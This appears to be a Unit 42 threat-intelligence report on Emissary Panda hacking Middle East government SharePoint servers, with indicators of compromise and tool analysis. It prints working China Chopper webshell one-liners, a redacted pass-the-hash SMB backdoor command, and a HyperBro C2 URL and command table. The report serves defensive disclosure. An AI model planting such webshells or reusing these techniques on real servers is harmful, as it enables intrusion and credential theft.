Emissary Panda Attacks Middle East Government SharePoint Servers

unit42.paloaltonetworks.com/emissary-panda-attacks-middle-east-government-sharepoint-servers/


Robert Falcone, Tom Lancaster May 28, 2019

By Robert Falcone and Tom Lancaster

May 28, 2019 at 6:00 AM

Category: Unit 42

Tags: APT27, Bronze Union, China Chopper, CVE-2019-0604, DLL Sideloading, Emissary Panda, ETERNALBLUE, HyperBro, Lucky Mouse, MS17-010, TG-3390, webshell



This post is also available in: 日本語 (Japanese)

Executive Summary

In April 2019, Unit 42 observed the Emissary Panda (AKA APT27, TG-3390, Bronze Union, Lucky Mouse) threat group installing webshells on SharePoint servers to compromise Government Organizations of two different countries in the Middle East. We believe the adversary exploited a recently patched vulnerability in Microsoft SharePoint tracked by CVE-2019-0604, which is a remote code execution vulnerability used to compromise the server and eventually install a webshell. The actors uploaded a variety of tools that they used to perform additional activities on the compromised network, such as dumping credentials, as well as locating and pivoting to additional systems on the network. Of particular note is their use of tools to identify systems vulnerable to CVE-2017-0144, which is the same vulnerability exploited by EternalBlue that is best known for its use in the WannaCry attacks of 2017.

This activity appears related to campaigns exploiting CVE-2019-0604 mentioned in recent security alerts from Saudi Arabian National Cyber Security Center and the Canadian Center for Cyber Security. In addition to the aforementioned post-exploitation tools, the actors used these webshells to upload legitimate executables that they would use DLL sideloading to run a malicious DLL that has code overlaps with known Emissary Panda attacks. We also found the China Chopper webshell on the SharePoint servers, which has also been used by the Emissary Panda threat group.

In this blog, we provide details of the tools and tactics we observed on these compromised SharePoint servers, explain how we believe these connect to the Emissary Panda threat group, correlate our findings with those of the Saudi Arabian National Cyber Security Center and the Canadian Center for Cyber Security, and provide indicators of compromise (IoCs) from our research. You can find the Adversary Playbook for the activity detailed in this blog here.

Attack Overview

This webshell activity took place across three SharePoint servers hosted by two different government organizations between April 1, 2019 and April 16, 2019, where actors uploaded a total of 24 unique executables across the three SharePoint servers. Figure 1 shows a timeline of when the files were uploaded to the three webshells. The timeline shows three main clusters of activity across the three webshells, with activity occurring on two separate webshells (green and orange) within a very small window of time on April 2, 2019 and the activity involving the third webshell two weeks later on April 16, 2019. The actors uploaded several of the same tools to across these three webshells, which provides a relationship between the incidents and indicates that a single threat group is likely involved.




Figure 1. Timeline of file uploads across three related webshells

The tools uploaded to the webshells range from legitimate applications such as cURL to post-exploitation tools such as Mimikatz. The threat actors also uploaded tools to scan for and exploit potential vulnerabilities in the network, such as the well-known SMB vulnerability patched in MS17-010 commonly exploited by EternalBlue to move laterally to other systems on the network. We also observed the actors uploading custom backdoors such as HyperBro which is commonly associated with Emissary Panda. Based on the functionality of the various tools uploaded to the webshells, we believe the threat actors breach the SharePoint servers to use as a beachhead, then attempt to move laterally across the network via stolen credentials and exploiting vulnerabilities.


Webshells Installed

As previously mentioned, we found webshells installed on three SharePoint servers hosted at two different organizations, two of which had the same file name of errr.aspx and the other a filename of error2.aspx. The webshells were hosted at the following paths on the compromised servers:

/_layouts/15/error2.aspx

/_layouts/15/errr.aspx

We were able to gather one of the webshells with which we saw the actor interacting, specifically the error2.aspx file listed above. The error2.aspx file (SHA256: 006569f0a7e501e58fe15a4323eedc08f9865239131b28dc5f95f750b4767b38) is a variant of the Antak webshell, which is part of a tool created for red teaming called Nishang. The specific variant of Antak in error2.aspx is version v0.5.0, which is an older version of the webshell that was updated in August 2015 to v0.7.6 to include some basic authentication functionality and the ability to perform SQL queries. It's possible the actors obtained Antak v0.5.0 via the Nishang GitHub repository or from SecWiki's GitHub that also has the v0.5.0 version of Antak. Figure 2 shows the Antak webshell loaded on one of the Sharepoint servers.



```
Welcome to Antak - A Webshell in Powershell
Use help for more details.
Use clear to clear the screen.
```


Figure 2. Antak webshell ‘error2.aspx’ used to upload post-exploitation tools

While we observed the threat actor uploading additional tools to the Antak webshell above, the Sharepoint server also had several other webshells installed. The additional webshells, specifically stylecs.aspx, stylecss.aspx, and test.aspx are listed in Table 1, and appear related to the China Chopper webshell. We cannot be sure all of these webshells were installed by the same actors, as multiple actors could have exploited the SharePoint server. For instance, the China Chopper-related webshells are one-line of JScript code that could be easily copied and used by multiple groups, and the Antak webshell is easily obtained from publicly accessible repositories. However, the installation of China Chopper and the uploading of Emissary Panda related custom payloads to the Antak webshell suggests they are likely related, as this threat group has used China Chopper to compromise servers in the past.

Filename	SHA256
stylecs.aspx	2feae7574a2cc4dea2bff4eceb92e3a77cf682c0a1e78ee70be931a251794b86
stylecss.aspx	d1ab0dff44508bac9005e95299704a887b0ffc42734a34b30ebf6d3916053dbe
test.aspx	6b3f835acbd954af168184f57c9d8e6798898e9ee650bd543ea6f2e9d5cf6378

Table 1. Additional webshells hosted on Sharepoint server


The stylecs.aspx webshell provides fairly significant functionality, as its developer wrote this webshell in JScript that ultimately runs any supplied JScript code provided to it within the HTTP request. Figure 3 shows this webshell’s code that will run supplied JScript provided in base64 encoded format within the URL within a parameter e358efa489f58062f10dd7316b65649e. The parameter e358efa489f58062f10dd7316b65649e is interesting as it is the MD5 hash for the letter ‘t’, which is a known parameter for China Chopper as mentioned in the next section.



```
<%@ Page Language="Jscript"%><%eval(System.Text.Encoding.GetEncoding("UTF-8").GetString(System
.Convert.FromBase64String(Request.Item["e358efa489f58062f10dd7316b65649e"])),"unsafe");%>
```

Figure 3. China Chopper code found in stylecs.aspx webshell on SharePoint server


The stylecss.aspx webshell is very similar to the stylecs.aspx, as it runs JScript provided within the e358efa489f58062f10dd7316b65649e parameter of the URL; however, the stylecss.aspx webshell does not accept base64 encoded JScript, but expects the JScript in cleartext that the actor would provide as URL safe text. Figure 4 shows the code within stylecss.aspx, which when compared to Figure 3 above shows the lack of the base64 decoding function 'FromBase64String'.



```
<%@ Page Language="Jscript"%><%eval(Request.Item["e358efa489f58062f10dd7316b65649e"],"unsafe");%>
```

Figure 4. China Chopper code found in stylecss.aspx webshell on SharePoint server

The last webshell extracted from the Sharepoint server had a filename of test.aspx, which is very similar to the stylecs.aspx webshell as it runs base64 encoded JScript provided in the URL of the request. However, the test.aspx webshell uses a parameter related to the compromised organization to obtain the base64 encoded JScript that it will run and display within the browser. The test.aspx shell also includes code that sets the HTTP response status to a 404 Not Found, which will display an error page but will still run the provided JScript. Figure 5 shows the code within the test.aspx file.



```
<%@ Page Language="Jscript"%><%eval(System.Text.Encoding.GetEncoding("UTF-8").GetString(System.Convert
.FromBase64String(Request.Item["[redacted]"])),"unsafe");%> <% Response.Status="404 Not Found"%>
```


Figure 5. China Chopper code found in test.aspx webshell on SharePoint server

Links to Security Advisories

In April 2019, several national security organizations released alerts on CVE-2019-0604 exploitation, including the Saudi Arabian National Cyber Security Center and the Canadian Center for Cyber Security. Both of these alerts discussed campaigns in which actors used the CVE-2019-0604 to exploit SharePoint servers to install the China Chopper webshell. While we cannot confirm all of the claims made in these advisories, we noticed overlaps in the webshell code hosted on the compromised SharePoint servers we observed and the webshells mentioned in these advisories.

The Saudi Arabian National Cyber Security Center's alert provided details regarding the activities carried out by the adversary. This alert also displayed the code associated with the China Chopper webshell observed in the attacks, which included Request.Item["t"] to obtain JScript code from the 't' parameter of the URL. As mentioned in the previous section, stylecs.aspx and stylecss.aspx both used a parameter of e358efa489f58062f10dd7316b65649e, which is the MD5 hash of 't'. This may suggest the actor modified the script slightly between the attack we observed, and the attack mentioned in the NCSC advisory, all while retaining the same functionality. Also, the NCSC advisory mentioned that the actors used a file name stylecss.aspx for their webshell, which is the same filename we saw associated with China Chopper.

The alert from the Canadian Center for Cyber Security included the SHA256 hashes of the files associated with the campaign, one of which was 05108ac3c3d708977f2d679bfa6d2eaf63b371e66428018a68efce4b6a45b4b4 for a file named pay.aspx. The pay.aspx file is part of the China Chopper webshell and is very similar to the stylecss.aspx webshell we discussed above, with the only major difference is the URL parameter of 'vuiHWNVJAEF' within the URL that pay.aspx webshell uses to obtain and run JScript. Figure 6 below shows a comparison between the stylecss.aspx and pay.aspx files.



stylecss.aspx [redacted]

```
<%@ Page Language="Jscript"%><%eval(Request.Item["e358efa489f58062f10dd7316b65649e"],"unsafe");%>
```

pay.aspx [redacted]

```
<% @Page Language="Jscript"%><%eval(Request.Item["vuiHWNVJAEF"],"unsafe");%>
```

Figure 6. Comparison between stylecss.aspx webshell and pay.aspx webshell discussed in Canadian Center for Cyber Security advisory

Tools Uploaded

During our research into this attack campaign, Unit 42 gathered several tools that the actor uploaded to the three webshells at the two government organizations. The chart in Figure 7 shows the same tools being uploaded to the webshells, which provided an initial linkage between the activities. One of the overlapping tools uploaded to the webshells is the legitimate cURL application, which could be used by multiple groups. The other overlapping files are tools used by the adversary to locate other systems on the network (etool.exe), check to see if they are vulnerable to CVE-2017-0144 (EternalBlue) patched in MS07-010 (checker1.exe) and pivot to them using remote execution functionality offered by a tool similar to PsExec offered by Impacket (psexec.exe). These tools are not custom made by the adversary but still provide a medium confidence linkage between the activities. We also observed the actors uploading the HyperBro backdoor to one of the webshells, as well as legitimate executables that would sideload malicious DLLs that have overlapping code associated with known Emissary Panda activity.



abc16344cdfc78f532870f4dcfbb7579...
738abaa80e8b6ed21e16302cb91f6566...
2dde8881cd9b43633d69dfa60f23713d...
04f48ed27a83a57a971e73072ac5c769...
bbb9cd70fdc581812822679e6a875dcf...
b279a41359367408c627ffa8d80051ed...
[gov org 2]/_layouts/15/error2.aspx
https://
curl.exe
bbb9cd70fdc581812822679e6a875dcf...
checker1.exe
090cefebef655be7f879f2f14bd849ac...
etool.exe
38fa396770e0ecf60fe1ce089422283e...
psexec.exe
7eea6e15bb13a3b65cca940582912376...
29897f2ae25017455f904595872f2430...
9f5f3a9ce156213445d08d1a9ea99356...
a6cad2d0f8dc05246846d2a9618fc93b...
a18326f929229da53d4cc340bde830f7...
3bca0bb708c5dad1c683c6ead857a5eb...
[gov org 1]/_layouts/15/errr.aspx
738128b4f42c8d2335d68383d7273413...
b2b2e900aa2e96ff44610032063012aa...
475c7e88a6d73e619ec585a7c9e6e57d...
88027a44dc82a97e21f04121eea2e86b...
c9d5dc956841e000bfd8762e2f0b48b6...
4a26ec5fd16ee13d869d6b0b6177e570...
checker1.exe
d0df8e1dcf30785a964ecdda9bd86374...
[gov org 1]/_layouts/15/errr.aspx
2bb22c7b97e4c4d07e17a259cbc48d72...
06510504f30feb1adc7e423d5a24e67e...

Figure 7. Relationships between tools uploaded to the three webshells hosted on SharePoint servers

The actors uploaded 10 portable executables to the error2.aspx webshell, as seen in Table 2. The list of tools uploaded to this webshell includes legitimate applications, such as cURL and a component of Sublime Text used to sideload a malicious DLL, which we will discuss in an upcoming section. The list also includes several hack tools, such as Mimikatz for credential dumping and several compiled python scripts used to locate and compromise other systems on the local network. Lastly, we saw the actor uploading a custom backdoor called HyperBro, which has been associated with Emissary Panda operations in the past. We will provide an analysis of the HyperBro tool in an upcoming section.

Filename	SHA256	Description
m2.exe	b279a41359367408c627ffa8d80051ed0f04c76fbf6aed79b3b2963203e08ade	Packed Mimikatz tool.
psexec.exe	7eea6e15bb13a3b65cca9405829123761bf7d12c6dc3b81ce499d8f6a0b25fb7	Compiled Impacket psexec
s.exe	04f48ed27a83a57a971e73072ac5c769709306f2714022770fb364fd575fd462	HyperBro backdoor
curl.exe	abc16344cdfc78f532870f4dcfbb75794c9a7074e796477382564d7ba2122c7d	Legitimate cURL
curl.exe	bbb9cd70fdc581812822679e6a875dcf5b7d32fd529a1d564948a5a3f6f9e3ab	Legitimate cURL
checker1.exe	090cefebef655be7f879f2f14bd849ac20c4051d0c13e55410a49789738fad98	Compiled EternalBlue checker script
etool.exe	38fa396770e0ecf60fe1ce089422283e2dc8599489bd18d5eb033255dd8e370c	C# Tool, likely from https://github.com/mubix/netview
plugin_host.exe	738abaa80e8b6ed21e16302cb91f6566f9322aebf7a22464f11ee9f4501da711	Legitimate Sublime Text plugin host
PYTHON33.dll	2dde8881cd9b43633d69dfa60f23713d7375913845ac3fe9b4d8a618660c4528	Sideloaded DLL loaded by Sublime Text
curl.exe	bbb9cd70fdc581812822679e6a875dcf5b7d32fd529a1d564948a5a3f6f9e3ab	Legitimate cURL.

Table 2. Unique tools uploaded to the error2.aspx webshell installed on a SharePoint server

We saw 17 tools uploaded to the errr.aspx webshell hosted on the SharePoint server of one of the government organizations, which is in the middle of the chart in Figure 7. Table 3 shows all of the tools we observed the actor uploading to the webshell, which includes a list of tools used to dump credentials, locate, and exploit remote systems, as well as pivoting to other systems on the network.

Filename	SHA256	Description
smb1.exe	88027a44dc82a97e21f04121eea2e86b4ddf1bd7bbaa4ad009b97b50307570bd	SMB backdoor based on smbrelay3

mcmd.exe	738128b4f42c8d2335d68383d72734130c0c4184725c06851498a4cf0374a841	Compiled zzz_exploit.py
mcafee.exe	3bca0bb708c5dad1c683c6ead857a5ebfa15928a59211432459a3efa6a1afc59	Compiled zzz_exploit.py
dump.exe	29897f2ae25017455f904595872f2430b5f7fedd00ff1a46f1ea77e50940128e	pwdump
checker1.exe	d0df8e1dcf30785a964ecdda9bd86374d35960e1817b25a6b0963da38e0b1333	Compiled MS17-010 checker
memory.exe	a18326f929229da53d4cc340bde830f75e810122c58b523460c8d6ba62ede0e5	Packed Mimikatz
checker.exe	090cefebef655be7f879f2f14bd849ac20c4051d0c13e55410a49789738fad98	Compiled MS17-010 checker
psexec.exe	7eea6e15bb13a3b65cca9405829123761bf7d12c6dc3b81ce499d8f6a0b25fb7	Compiled Impacket psexec.
etool.exe	38fa396770e0ecf60fe1ce089422283e2dc8599489bd18d5eb033255dd8e370c	C# Tool, likely from https://github.com/mubix/netview
smb.exe	4a26ec5fd16ee13d869d6b0b6177e570444f6a007759ea94f1aa18fa831290a8	SMB backdoor based on smbrelay3
agent_Win32.exe	b2b2e900aa2e96ff44610032063012aa0435a47a5b416c384bd6e4e58a048ac9	Termite
smb_exec.exe	475c7e88a6d73e619ec585a7c9e6e57d2efc8298b688ebc10a3c703322f1a4a7	httprelay
curl.exe	bbb9cd70fdc581812822679e6a875dcf5b7d32fd529a1d564948a5a3f6f9e3ab	Legitimate cURL
incognito.exe	9f5f3a9ce156213445d08d1a9ea99356d2136924dc28a8ceca6d528f9dbd718b	Incognito
nbtscan.exe	c9d5dc956841e000bfd8762e2f0b48b66c79b79500e894b4efa7fb9ba17e4e9e	nbtscan
fgdump.exe	a6cad2d0f8dc05246846d2a9618fc93b7d97681331d5826f8353e7c3a3206e86	pwdump
smbexec.exe	e781ce2d795c5dd6b0a5b849a414f5bd05bb99785f2ebf36edb70399205817ee	Compiled Impacket smbexec

Table 3. Unique tools uploaded to the errr.aspx webshell installed on a SharePoint server

Two of the tools, specifically the compiled zzz_exploit.py and checker.py suggest the actor would check and exploit remote systems if they were not patched for MS17-010, which patched the CVE-2017-0144 (EternalBlue) vulnerability. Also, the use of the Mimikatz and pwdump tools suggests the adversary attempts to dump credentials on compromised systems. We were able to gather the command line arguments the actor used to run the SMB backdoor smb1.exe. The following arguments shows the actor using the SMB backdoor to attempt to run a batch script m.bat on a remote host using a domain username and the account's password hash:

```
c:\programdata\smb1.exe <redacted 10.0.0.0/8 IP> <redacted domain>\<redacted username> :<redacted password hash> winsk c:\programdata\m.bat
```

We saw far fewer portable executable files uploaded to the second errr.aspx webshell, specifically the 3 files seen in Table 4. The files uploaded to this webshell included the same compiled python script that would scan remote systems that were vulnerable to CVE-2017-0144 (EternalBlue) that we saw uploaded to the other errr.aspx webshell. Also, we observed the actor uploading a legitimate Microsoft application that would sideload a malicious DLL, of which was very similar to the DLL sideloaded by the Sublime Text plugin host that was uploaded to the error2.aspx webshell.

Filename	SHA256	Description
checker1.exe	d0df8e1dcf30785a964ecdda9bd86374d35960e1817b25a6b0963da38e0b1333	Compiled MS17-010 checker
CreateMedia.exe	2bb22c7b97e4c4d07e17a259cbc48d72f7e3935aa873e3dd78d01c5bbf426088	Legitimate CreateMedia.exe application from Microsoft's System Center 2012 Configuration Manager
CreateTsMediaAdm.dll	06510504f30feb1adc7e423d5a24e67e5b97acbfafe40f253a054be8b1c4e8d7	Sideloaded DLL loaded by CreateMedia.exe

Table 4. Unique tools uploaded to the errr.aspx webshell installed on a SharePoint server

Emissary Panda Specific Tools

Many of the tools uploaded to these webshells are hacking tools that are publicly accessible and could be used by multiple threat actors. However, several of the tools uploaded to the webshells appear to be custom made and likely related to the Emissary Panda threat group.

HyperBro

The s.exe (SHA256: 04f48ed27a83a57a971e73072ac5c769709306f2714022770fb364fd575fd462) uploaded to the error2.aspx webshell is a self-extracting 7-zip archive that is an example of the HyperBro backdoor. According to Kaspersky and SecureWorks research, HyperBro is a custom backdoor developed and used by Emissary Panda in their attack campaigns. This sample of HyperBro is similar to the sample discussed in Kaspersky's research, specifically using a legitimate pcAnywhere application to sideload a DLL to decrypt, decompress and run a payload embedded within a file named 'thumb.db'. Table 5 shows the three files associated with this HyperBro sample, which have the same file names as the self-extracting 7zip archives mentioned in Kaspersky's blog (SHA256 hashes: 34a542356ac8a3f6e367c6827b728e18e905c71574b3813f163e043f70aa3bfa and 2144aa68c7b2a6e3511e482d6759895210cf60c67f14b9485a0236af925d8233).

Filename	SHA256	Description
thinprobe.exe	76d2e897ca235beab44ee7eaab9ede7bc7868bbaeb7d6cb10b4323c07eb216af	Symantec pcAnywhere thinprobe application
thinhostprobedll.dll	d40414b1173d59597ed1122361fe60303d3526f15320aede355c6ad9e7e239af	Sideloaded DLL loaded by thinprobe.exe
thumb.db	270ea24f2cef655bd89439ab76c1d49c80caaa8899ffa6f0ef36dc1beb894530	Contains encrypted and compressed DLL payload run by sideloaded DLL

Table 5. Files associated with the HyperBro tool uploaded to webshell on SharePoint server

The functional payload is a DLL compiled on 2019-03-11 02:23:54, which has two functionalities depending if the binary has a command line argument -daemon or -worker passed to it. The daemon functionality handles the C2 communications portion of the Trojan, which is configured to communicate with 185.12.45[.]134 over HTTPS using the following URL:

hxxps://185.12.45[.]134:443/ajax

The worker functionality acts on the data received from the C2 server, which is passed from the daemon to the worker via a named pipe called "\\.\pipe\testpipe". The worker subjects the received data to a command handler whose available commands are listed in Table 6.

Command	Sub-command	Description
0x12		File manager
	0x10	Enumerate logical storage volumes
	0x11	Delete a specified file
	0x12	Upload a file
	0x13	Download a file
	0x17	List contents of a folder
	0x19	Run an application (CreateProcessW) or script/file (ShellExecuteW)
0x13		Execute command on shell
0x16		Takes screenshot
0x19		Runs shellcode it injects into a newly created process 'msiexec.exe'
0x1a		Kill specific process
0x1e		Service manager
	0x17	List all services and their configurations
	0x19	Start a specified service

